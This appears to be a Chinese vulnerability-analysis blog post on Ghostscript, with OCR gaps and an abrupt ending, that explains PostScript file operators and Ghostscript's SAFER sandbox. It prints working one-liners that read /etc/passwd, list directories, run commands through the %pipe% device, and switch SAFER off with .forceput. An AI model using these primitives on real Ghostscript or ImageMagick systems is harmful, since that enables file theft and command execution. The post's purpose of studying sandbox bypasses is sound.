ghostscript的前世今生

rebirthwyw / 2019-09-23 08:53:00 / 浏览数 5487 安全技术 漏洞分析 顶(1) 踩(0)

前言


在Tokyo Western
CTF2019之前，我对postscript处于基本0知识的状态。赛后，为了看懂官方给的poc，我大概花了一周的时间对着九百多页的官方文档学习了一下这门语言（它有关的学习

postscript语言简介

postscript是Adobe提出的一种打印机语言，ghostscript可以看做是postscript的一个解释器，它实现了postscript的语言标准，同时附加了一些其独有的操作指令。posts
`add 1`的中缀表达来说，postscript中的表达就是`1 1 add`。postscript中变量的定义是以`/`开头的，你可以把它看做php里面的$。比如定义一个变量a，`/a 1`
`def`。postscript用`{}`来包裹一个过程，类似于函数，比如`/inc {1 1 add ==}`
`def`。postscript采用字典栈的概念来保存各种系统自带的变量和操作符（systemdict）以及用户自定义的操作符和变量（userdict），因为postscript会根据栈的顺序在字

postscript文件操作能力

虽说postscript只是一种打印机语言，但是它在定义的时候就具备了比较强大的文件操作能力。关于postscript的文件操作符，在Adobe官方的文档中就有一页多的相关描述




File Operators

filename access	**file**	*file*	Open named file with specified access
datasrc|*datatgt dict* *param*$_1$ … *param*$_n$ *filtername*	**filter**	*file*	Establish filtered file
file	**closefile**	–	Close *file*
file	**read**	*int true* or *false*	Read one character from *file*
file int	**write**	–	Write one character to *file*
file string	**readhexstring**	*substring bool*	Read hexadecimal numbers from *file* into *string*
file string	**writehexstring**	–	Write *string* to *file* as hexadecimal
file string	**readstring**	*substring bool*	Read string from *file*
file string	**writestring**	–	Write *string* to *file*
file string	**readline**	*substring bool*	Read line from *file* into *string*
file	**token**	*any true* or *false*	Read token from *file*
file	**bytesavailable**	*int*	Return number of bytes available to read
–	**flush**	–	Send buffered data to standard output file
file	**flushfile**	–	Send buffered data or read to EOF
file	**resetfile**	–	Discard buffered characters
file	**status**	*bool*	Return status of *file* (*true* = valid)
filename	**status**	*pages bytes referenced created true* or *false*	Return information about named file
filename	**run**	–	Execute contents of named file
–	**currentfile**	*file*	Return file currently being executed
filename	**deletefile**	–	Delete named file
filename$_1$ *filename*$_2$	**renamefile**	–	Rename file *filename*$_1$ to *filename*$_2$
template proc scratch	**filenameforall**	–	Execute *proc* for each file name matching *template*
file position	**setfileposition**	–	Set *file* to specified position
file	**fileposition**	*position*	Return current position in *file*

利用file和readstring命令，我们可以轻松的完成对于任意文件的读取操作。


```
(/etc/passwd) (r) file 65536 string readstring == ==
```



```
This software comes with NO WARRANTY: see the file PUBLIC for details.
GS>(/etc/passwd) (r) file 65536 string readstring == ==
false
(root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nolo
:6...)
GS>
```


利用filenameforall可以轻松完成列目录的操作

```
(/etc/*) {==} 65536 string filenameforall
```



```
root@1447b47d6c58:~# gs
GPL Ghostscript 9.26 (2018-11-20)
Copyright (C) 2018 Artifex Software, Inc.  All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for details.
GS>(/etc/*) {==} 65536 string filenameforall
(/etc/ld.so.conf)
(/etc/selinux/semanage.conf)
(/etc/cron.daily/passwd)
(/etc/cron.daily/apt-compat)
(/etc/cron.daily/dpkg)
(/etc/default/useradd)
(/etc/default/motd-news)
(/etc/default/nss)
(/etc/default/dbus)
(/etc/pam.conf)
(/etc/hostname)
(/etc/logrotate.d/apt)
(/etc/logrotate.d/alternatives)
(/etc/logrotate.d/dpkg)
(/etc/pam.d/common-password)
(/etc/pam.d/su)
(/etc/pam.d/chsh)
(/etc/pam.d/chpasswd)
(/etc/pam.d/login)
```

同时，ghostscript还支持在文件操作中采用pipe的方式来进程IO的操作，也就是我们可以利用file命令来实现任意的命令执行，当然这只在Unix系统中才生效。




Ghostscript also supports the following `IODevice` in addition to a subset of those defined in the Adobe documentation:

- `%pipe%command`, which opens a pipe on the given command. This is supported only on operating systems that provide popen (primarily Unix systems, and not all of those).
- `%disk#%`, which emulates the %disk0 through %disk9 devices on some Adobe PostScript printers. This pseudo device provides a flat filenaming system with a user definable location for the files (/Root). These devices will only be present if the diskn.dev feature is specified during the build.

  This feature is intended to allow compatibility with font downloaders that expect to store fonts on the %disk device of the printer.

  Use of the %disk#% devices requires that the location of files be given by the user setting the /Root device parameter. The syntax for setting the /Root parameter is:

```
(%pipe%id) (r) file 65536 string readstring == ==
```



```
root@1447b47d6c58:~# gs
GPL Ghostscript 9.26 (2018-11-20)
Copyright (C) 2018 Artifex Software, Inc.  All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for details.
GS>(%pipe%id) (r) file 65536 string readstring == ==
false
(uid=0\(root\) gid=0\(root\) groups=0\(root\)\n)
GS>
```

ghostscript SAFER模式

基于以上强大的文件操作能力，ghostscript采用了SAFER模式的方式来增加对文件系统的访问控制权限，采用-dSAFER的形式启动即可开启防护。


在imagemagick的delegates.xml中我们可以看到对于ghostscript的调用都是采用SAFER模式来调用的。

```
<delegate xmlns="" decode="ps" encode="eps" mode="bi" command=""gs" -sstdout=%%stderr -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPR
```

在这个patch发布之前，我们可以看看ghostscript是采用什么方式来实现SAFER模式的。


我们可以在这个repo中下载到相关的release版本。

SAFER模式在`Resource/Init/gs_init.ps`中定义



```
/.locksafe {
  //.locksafe_userparams exec
  //systemdict /getenv {pop //false} .forceput
  % setpagedevice has the side effect of clearing the page, but
  % we will just document that. Using setpagedevice keeps the device
  % properties and pagedevice .LockSafetyParams in agreement even
  % after a restore that changes the value to false.
  currentglobal currentpagedevice gcheck setglobal % use correct VM space
  << /.LockSafetyParams //true >> setpagedevice
  setglobal
  //SAFETY /safe //true .forceput % overrides readonly
} .bind executeonly odef
```

核心的.locksafe方法主要做的事情是限制了userparams参数以及device的参数。其中的.locksafe_userparams方法严格限制了文件读写以及控制权限，同时通过LockFileP



`LockFilePermissions <boolean>`
If `true`, this parameter and the three `PermitFile...` parameters cannot be changed. Attempts to change any of the values when LockFilePermissions is `true` will signal `invalidaccess`. Also, when this value is `true`, the [illegible] operator will give `invalidaccess` when attempting to open files (processes) using the `%pipe` device.


Also when `LockFilePermissions` is `true`, strings cannot reference the parent directory (platform specific). For example `(../../xyz)` is illegal on unix, Windows and Macintosh, and `([.#.#.XYZ])` is illegal on VMS.

This parameter is set `true` by the `.setsafe` and `.locksafe` operators.

`PermitFileReading <array of strings>`
`PermitFileWriting <array of strings>`
`PermitFileControl <array of strings>`

一段时间内，这种SAFER模式使得ghostscript变得安全起来，不会被任意的进行文件操作。

这个时候，我们再回头看上文提到说这是在这个patch之前的SAFER模式，现在去翻阅ghostscript文档中对于-dSAFER的描述，我们可以发现这是一种完全崭新的SAFER模



-dSAFER
Enables access controls on files. Access controls fall into three categories, files from which Ghostscript is permitted to read, ones to which it is permitted to write, and ones over which it has "control" (i.e. delete/rename). These access controls apply to **all** files accessed via Ghostscript's internal interface to the C library file handling. Whilst we have taken considerable pains to ensure that all the code we maintain (as well as the so called "contrib" devices, that are devices included in our release packages, but not strictly maintained by the Ghostscript development team) uses this interface, we have no control over thirdparty code.

This is an entirely new implementation of SAFER for Ghostscript versions 9.28 and later. Earlier versions (see "-dOLDSAFER") relied on storing the file permission lists in Postscript VM (Virtual Memory), and only applied file access permissions to the Postscript file related operators. It relied on restricting the function of `setpagedevice` to avoid the device code from being manipulated into opening arbitrary files. The application of the file permissions was done within the internal context of the Postscript interpreter, and some other aspects of the Postscript restrictions were applied in the Postscript environment. With so many of the feature's capabilities relying on the Postscript context and environment, by using other (Ghostscript specific) features maliciously, the restrictions could be overridden.

我把这看作是ghotscript前世今生的分界点，而导致其重新设计自己安全模式的是来自Google Project Zero的安全研究人员Tavis Ormandy。（太强了，顶不住啊Orz）

Taviso的SAFER bypass之旅

我在 https://bugs.chromium.org/ 上一共找到了六个Taviso提交的关于ghostscript的issue。分别是

https://bugs.chromium.org/p/project-zero/issues/detail?id=1640 https://bugs.chromium.org/p/project-zero/issues/detail?id=1675

https://bugs.chromium.org/p/project-zero/issues/detail?id=1682

https://bugs.chromium.org/p/project-zero/issues/detail?id=1690


https://bugs.chromium.org/p/project-zero/issues/detail?id=1696

https://bugs.chromium.org/p/project-zero/issues/detail?id=1729

通过这六个issue，我们可以慢慢了解ghostscript为何需要重新设计一种SAFER模式。

在#1640中，Taviso主要总结了他之前发现的几个ghostscript的小问题，这些bypass主要是由于SAFER设计时由于postscript定义的自带指令太多而考虑不周引起的绕过，
https://paper.seebug.org/68/ 中也可以看到相关的内容。（另外和内存破坏相关的漏洞由于我还只是一只弱小的web狗，也不再这里展开去分析了Orz）

从#1675开始，Taviso给我们带来一个崭新的bypass
SAFER的思路。这和一个命令息息相关，也就是forceput命令。forceput是一个在postscript官方文档中找不到的，ghostscript设计的命令。它具有和put一样的效果就是个


configurations.

<dict> <key> <value> .forceput -
Equivalent to put, but works even if dict is not writable, and (if dict is systemdict or the current save level is 0) even if dict is in global VM and key and/or value is in local VM. **This operator should be used only initialization code, and only in executeonly procedures: it must not be accessible after initialization.**

那么如果我们拥有了forceput，我们如何绕过SAFER呢？？？不用绕过，我们可以完全禁止SAFER。

从上文对.locksafe的分析出发，我们只要对应的将userparams的参数还原，即可逃出SAFER。

```
systemdict /SAFER false .forceput
userparams /LockFilePermissions false .forceput
userparams /PermitFileControl [(*)] .forceput
userparams /PermitFileWriting [(*)] .forceput
userparams /PermitFileReading [(*)] .forceput
save restore
```

因为forceput及其强大，它本来并不会暴露给用户来使用这个命令。然而，虽然我们无法直接地调用forceput命令，但是在ghostscript内置的命令中，存在有很多的过程包

而这也是#1675中提到的：一个过程的定义，在字典栈中是以一个数组的形式存放的，我们可以通过pop弹出栈顶元素的方式，获得过程中的某个元素，如果forceput被包含


当然，ghostscript的开发人员不可能蠢到完全想不到这样的场景，所以通常他们会采用executeonly的方式来保护敏感的操作。executeonly相当于标志位的感觉，使得被其

然后Taviso想到了一种绕过这种防御的方法，这里需要引入两个新的字典，errordict和$error。errordict是用来存放错误处理函数的字典，也就是对各种exception的处理方

针对这种攻击，ghostscript提出了patch的手段 http://git.ghostscript.com/?p=ghostpdl.git;a=commitdiff;h=fb713b3818b 。不再允许用户自己定义error
handle到errordict中，但是这个修复并没有禁止用户修改errordict中原生的错误处理过程。

我们可以通过以下手段来dump各种字典。

```
